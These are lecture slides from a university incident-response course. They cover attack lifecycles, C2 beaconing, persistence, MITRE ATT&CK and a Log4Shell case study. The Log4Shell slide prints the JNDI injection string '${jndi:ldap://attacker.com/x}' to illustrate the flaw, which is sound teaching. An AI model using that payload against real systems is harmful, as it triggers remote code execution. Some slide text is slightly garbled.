

Real-World Incidents

What an incident is, how attackers really operate, and why response exists

Dr. Feras Shahbi

College of Computer Science · King Khalid University



KING KHALID UNIVERSITY

جامعة الملك خالد



Our path through Chapter 1

1



Incident and response

What counts as an incident, and what responders actually do

2



Why it matters

Prevention fails, attackers hide, and dwell time is measured in months

3



Anatomy of an attack

The attack lifecycle, the adversary behind it, C2 and persistence

4



A shared language

The Pyramid of Pain and the MITRE ATT&CK knowledge base

5



A real case: Log4Shell

The 2021 breach that put every responder on alert

6



Being ready

Pre-incident preparation, the work you do before the alarm

DEFINITIONS

Event, alert, incident

Three words students mix up. Getting them straight is the first step of the job.



Event

Any observable occurrence in a system or network.

A user logs in. A file is saved. A packet arrives.
Billions happen every day, almost all harmless.



Alert

An event a tool decided is worth a human look.

The firewall flags a login from a new country. Most alerts are noise. Some are the first thread to pull.



Incident

A violation of security policy, acceptable-use policy, or standard security practice.

The login was an attacker using a stolen password.
Now it is real, and someone has to respond.

The funnel: billions of events become thousands of alerts become a handful of real incidents. Incident response begins the moment an alert is confirmed to be an incident.

Six things a response must achieve

These are the goals of incident response. Every tool and technique in this course serves one of them.



Confirm

1

Did an incident actually occur? Rule out false alarms first.



Detect and contain

2

Find it fast and stop it from spreading further.



Scope it

3


Determine and document how far the compromise reaches.



Minimize damage

4

Limit harm to the compromised organization.



Restore

5

Bring normal operations back safely.



Harden

6

Improve the security posture against the next attempt.

Prevention is not enough

~200

days is a typical global dwell time: how long attackers stay before anyone notices

100%

of breached firms had a firewall and antivirus. They still got in

1 in 3

incidents are first reported by an outsider, not the victim

Assume breach. Modern security accepts that a determined attacker will eventually get through. The measure of a mature organization is not that it is never breached, but how quickly and cleanly it responds when it is.



The mindset shift

Old question: how do we keep attackers out?

New question: when they get in, how fast can we find them, understand them, and remove them?

That question is the entire reason incident response exists.

Detection vs prevention



Prevention

stops the attack before it lands

Firewall / NGFW

IPS

Web App Firewall (WAF)

Proxy

Antivirus



Detection

sees the attack that got through

IDS

SIEM

Honeypots

Logs

Network monitoring

A simple way to describe your organization

$P / (P + D)$ near 1 means you spend almost everything on prevention (a locked door, no cameras). $D / (P + D)$ near 1 means you invest in seeing what gets through. A healthy security program needs both; this course lives on the detection side.

Attackers got smarter



They live off the network itself

Gaining access to routers and switches and quietly editing access control lists, so their traffic looks permitted.



They blend in

Malware authors now research antforensic techniques, shaping activity to look like normal system and network behavior.



Malware went cross-platform

Written in universal languages like Java, the same malicious code can no longer be dismissed as one operating system's problem.

The volume problem

~5

new malware samples every second

Roughly 20 million per quarter (McAfee). No human, and no signature list, can keep pace.

So, is antivirus alone enough? No. Signatures catch yesterday's malware. Against attackers who blend in and rewrite their tools, we need to hunt for behavior, not just known files. That is the job this course trains you for.



PART ONE

Anatomy of a modern attack

How intruders move from a first foothold to their goal, and the model that describes it.



KING KHALID UNIVERSITY

جامعة الملك خالد

Attacks follow a predictable arc

The Mandiant attack lifecycle: most intrusions repeat these stages, looping in the middle.



the attacker loops here: maintain presence, move laterally

Read it like a heist. Break in (initial compromise), get comfortable inside (foothold), get the master keys (escalate), learn the building (recon), then take the prize (mission). The three middle stages repeat: an intruder rarely reaches the goal in one straight line. **For a responder, every stage leaves evidence you can hunt for.**

The cyber adversary model

Two intrusions can look identical on the wire but come from very different attackers. Six dimensions describe who you are facing.



Resources

Money, people and time behind the attack. A lone hobbyist or a nation state.



Capabilities

Technical skill. Reusing a public tool, or writing custom zero-day malware.



Intent

What they want to do: steal, disrupt, spy, or destroy.



Motivation

Why they act: profit, espionage, activism, revenge, or ideology.



Risk aversion

How much they fear being caught. It shapes how noisy or careful they are.




Access

What they already have: an outsider, a phished user, or a rogue insider.

Command and Control (C2)

Once inside, an attacker needs a way to keep talking to the compromised machine. That channel is C2.



What the channel carries

- ✓ Issue instructions to the compromised device
- ✓ Download extra malicious payloads
- ✓ Exfiltrate stolen data back out

Data exfiltration

Deliberate theft. The attacker takes the data on purpose.

Data leakage

Can be accidental too: an unintended disclosure, no attacker needed.

The puppet-string picture. The victim machine reaches out to the C2 server on a schedule (a beacon). The attacker pulls the strings from far away, and to a firewall it can look like ordinary web traffic leaving the network.

What beaconing looks like on the wire

No.	Time	Source	Destination	Info
64	3.386	24.39.21.194	208.97.174.44	POST / HTTP/1.1
75	3.396	24.39.21.194	199.83.128.93	POST / HTTP/1.1
80	3.402	24.39.21.194	192.64.112.19	POST / HTTP/1.1
86	3.412	24.39.21.194	162.159.247.1	POST / HTTP/1.1
102	3.461	24.39.21.194	109.74.242.16	POST / HTTP/1.1
112	3.475	24.39.21.194	5.9.122.172	POST / HTTP/1.1
129	3.502	24.39.21.194	81.209.182.37	POST / HTTP/1.1

Wireshark-style capture, one infected host (24.39.21.194)

Any one line looks harmless. The pattern is the tell.

What a responder notices



One source, many destinations

The same internal host POSTing out to dozens of different servers.



Regular timing

Calls spaced almost evenly apart: a machine, not a human, is browsing.



Odd payloads

POST bodies of application/octet-stream: raw data, not normal web forms.

Persistence: surviving a reboot

Why attackers need it

Persistence is any trick that lets malware **automatically restart** after a reboot or logoff, so the attacker keeps **long-term access** without breaking back in each time.

Without it, the attacker would have to re-hack the machine every single time it restarts.

The house-key analogy

Breaking a window gets a burglar in once. Copying a key and hiding it under the mat means they walk back in any time, quietly. Persistence is that hidden copy of the key.

Common hiding places on Windows



Scheduled tasks

Run malware on a timer or at logon



Autorun / startup

Launch automatically when Windows boots



Services

Register as a background Windows service



Registry run keys

Classic auto-start entries in the registry



DLL hijacking

Slip a malicious DLL into a trusted load path



PART TWO

A shared language

When responders around the world describe attacks the same way, defense gets faster. Two frameworks make that possible.




KING KHALID UNIVERSITY

جامعة الملك خالد

The Pyramid of Pain

Not all clues are equal. The pyramid ranks indicators by how much pain it causes the attacker when you block them.



Why the top hurts most

Block a **hash** and the attacker recompiles in seconds. Block an **IP** and they rent a new one. But take away their **TTPs** (their tactics, techniques and procedures) and they must relearn how to operate. That is expensive.

The lesson: chasing IPs and hashes is easy but low-value. Detecting behavior (TTPs) is hard but forces the attacker to rebuild. That is why the next framework, MITRE ATT&CK, is organized around behavior.

Tactics, techniques, procedures

ATT&CK is a free, continuously updated knowledge base of how real adversaries behave. Its three layers answer three questions.



Tactic

WHY

The attacker's goal for a step.

Example

Initial Access: "get into the network."



Technique

HOW

The method used to reach that goal.

Example

Exploit Public-Facing Application (T1190).



Procedure

WHO / EXACTLY

The specific way a named group did it.

Example

APT41 exploiting Log4j to break in.

Read it left to right: a tactic contains many techniques, and each technique has been carried out through many real procedures.

The ATT&CK Enterprise Matrix

How to read it

Columns = tactics
(the WHY), read left to right as the attack unfolds.

Cells = techniques
(the HOW). Read down a column to see every method for that goal.

The highlighted cell, Exploit Public-Facing Application, is our next stop.

SEC 332 · CH 1 | Dr. Feras Shahbi ©

What each tactic is trying to do

TA0043	Reconnaissance	Gather information to plan the operation	TA0006	Credential Access	Steal account names and passwords
TA0042	Resource Development	Set up the infrastructure and tools	TA0007	Discovery	Figure out the environment
TA0001	Initial Access	Get into your network	TA0008	Lateral Movement	Move through the environment
TA0002	Execution	Run malicious code	TA0009	Collection	Gather the data of interest
TA0003	Persistence	Maintain the foothold	TA0011	Command and Control	Communicate with compromised systems
TA0004	Privilege Escalation	Gain higher-level permissions	TA0010	Exfiltration	Steal the data
TA0005	Defense Evasion	Avoid being detected	TA0040	Impact	Manipulate, interrupt or destroy

Explore the living version yourself: <https://attack.mitre.org>

The first two tactics (Reconnaissance and Resource Development) happen before the attacker ever touches your network. The rest map closely onto the attack lifecycle we saw earlier.

T1190, and the three layers in one page

MITRE | ATT&CK®

attack.mitre.org/techniques/T1190/ · ATT&CK v19.2

Home · Techniques · Enterprise · Exploit Public-Facing Application

Exploit Public-Facing Application

One **TECHNIQUE** page: the **HOW** kness in an Internet-facing host or system to initially access a network. The weakness in the system can be a software bug, a temporary glitch, or a misconfiguration. Exploited applications are often websites/web servers, but can also include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other system with Internet-accessible open sockets.

Exploited applications are often websites and web servers, but can also include databases, standard services, and any other system with Internet-accessible open sockets. Depending on the flaw, this may include [Exploitation for Defense Impairment](#) or [Exploitation for Client Execution](#).

Its **TACTIC** = the **WHY**

ID: T1190

Sub-techniques: No sub-techniques

Tactic: [Initial Access](#)

Platforms: Containers, ESXi, IaaS, Linux, macOS, Network Devices, Windows

Version: 2.8

Created: 2018-04-18

Last Modified: 2026-05-12

Procedure Examples

ID	Type	Name	Description
C0017	Campaign	C0017 (APT41)	During C0017, APT41 exploited CVE-2021-44207 in the USAHerds application and CVE-2021-44228 in Log4j , as well as other .NET deserialization, SQL injection, and directory traversal vulnerabilities to gain initial access.
C0018	Campaign	C0018	During C0018, the threat actors exploited VMWare Horizon Unified Access Gateways that were vulnerable to several Log4Shell vulnerabilities, including CVE-2021-44228 , CVE-2021-45046, CVE-2021-45105, and CVE-2021-44832.
G0059	Group	Magic Hound	Magic Hound has exploited the Log4j utility (CVE-2021-44228), on-premises MS Exchange servers via "ProxyShell" (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207), and Fortios SSL VPNs (CVE-2018-13379).
G1021	Group	Cinnamon Tempest	Cinnamon Tempest has exploited multiple unpatched vulnerabilities for initial access including vulnerabilities in Microsoft Exchange, Manage Engine AdSelfService Plus, Confluence, and Log4j .
G0125	Group	HAFNIUM	HAFNIUM has exploited multiple vulnerabilities to compromise edge devices and on-premises versions of Microsoft Exchange Server.

PROCEDURES = named attackers really doing it (note Log4Shell)

Technique

The page title and description: the HOW.

Tactic

Listed in the side panel: the WHY (Initial Access).

Procedures

The table: named groups who really used it, including Log4Shell attackers.

Live render of attack.mitre.org/techniques/T1190/ · ATT&CK v19.2

One technique page shows all three layers at once, and the procedures column is where our case study begins.

SEC 332 · CH 1 | Dr. Feras Shahbi ©

16



PART THREE · CASE STUDY

Log4Shell

December 2021. A single logging library put nearly every organization on the planet at risk overnight. Let us break it down.



KING KHALID UNIVERSITY

جامعة الملك خالد

What actually broke



What is Log4j?

A tiny, free Java library that writes log messages. It is buried inside countless business applications, mostly unnoticed, quietly recording what software does.



The flaw: CVE-2021-44228

Log4j could be told to fetch and run code from the internet, just by logging a specially crafted piece of text. If an attacker could get their text logged, they could run their code.

CVSS 10.0 of 10

Remote Code Execution

The attack was almost absurdly simple




An attacker just types this into any field the app logs (a username, a chat message, even a phone header):

```
${jndi:ldap://attacker.com/x}
```

Why it terrified everyone

- ✗ It was everywhere: web apps, cloud services, even smart devices
- ✗ No login needed: anyone on the internet could try it
- ✗ One line of text, no special tools required

The exploit, step by step



The mail-forwarding analogy

Imagine a clerk whose job is to copy any address you hand them onto an envelope. Normally harmless. But this clerk, if the note says "go to this address and do whatever they tell you," actually goes and obeys. Log4j was that overly obedient clerk: it did not just record the text, it followed the instructions hidden inside it.

Now put on the framework glasses

The same attack, described in the shared language we just learned. This is exactly how a report would read.

ATTACK LIFECYCLE STAGE	WHAT THE ATTACKER DID	ATT&CK LABEL
Initial Compromise	Exploit the Log4j flaw on an internet-facing app	T1190 Exploit Public-Facing Application
Establish Foothold	Fetches Java payload opens a C2 channel	TA0011 Command and Control
Escalate / Recon	Look for credentials and map the network	TA0006 / TA0007 Cred. Access, Discovery
Complete Mission	Deploy ransomware or steal data	TA0040 / TA0010 Impact, Exfiltration

Notice: the very first move, T1190, is the technique page we read a moment ago. The frameworks are not academic; they are how the world wrote up this exact breach.

Pre-incident preparation

The best responders win the incident before it starts. When Log4Shell hit, prepared teams patched in hours; unprepared ones did not even know where Log4j was running.



Know your assets

An inventory of systems and software, so you can answer "are we affected?" in minutes.



Collect logs already

Central logging turned on before the incident. You cannot investigate evidence you never kept.



Have a plan and a team

Named roles, contacts and a written IR plan, rehearsed, not invented during the crisis.



Baseline normal

Know what healthy traffic and processes look like, so the abnormal stands out.



Line up help

Know who to call: management, legal, and external responders, before you need them.



Test your backups

Backups you have actually restored from are the difference between recovery and ruin.

What Log4Shell teaches a responder



You cannot patch what you cannot see

Teams that had asset and software inventories found their Log4j instances fast. Visibility is a prerequisite for response.



Behavior beats signatures

Blocking known bad IPs failed as attackers rotated them hourly. Detecting the behavior, outbound LDAP from a web server, worked. That is the Pyramid of Pain in action.



Speed is everything

Exploitation began within hours of disclosure. Dwell time is the enemy; preparation is what buys you speed.



One flaw, a whole lifecycle

A single logged string led to C2, credential theft, and ransomware. Understanding the full lifecycle is what lets you scope the real damage.

Every lesson here maps back to something earlier in the chapter. That is the point: the concepts are the tools you reach for when the real thing happens.

FOR THE QUIZ

Chapter 1 in eight lines

1

Incident

a violation of security policy, not just any event

3

Attack lifecycle

compromise, foothold, escalate, recon, mission

5

C2 and persistence

stay in control, and survive a reboot

7

ATT&CK

tactic = why, technique = how, procedure = who

2

Goals of IR

confirm, contain, scope, minimize, restore, harden

4

Adversary model

resources, capabilities, intent, motivation, access

6

Pyramid of Pain

TTPs hurt the attacker most, hashes least

8

Log4Shell

CVE-2021-44228, T1190, one line of text to RCE

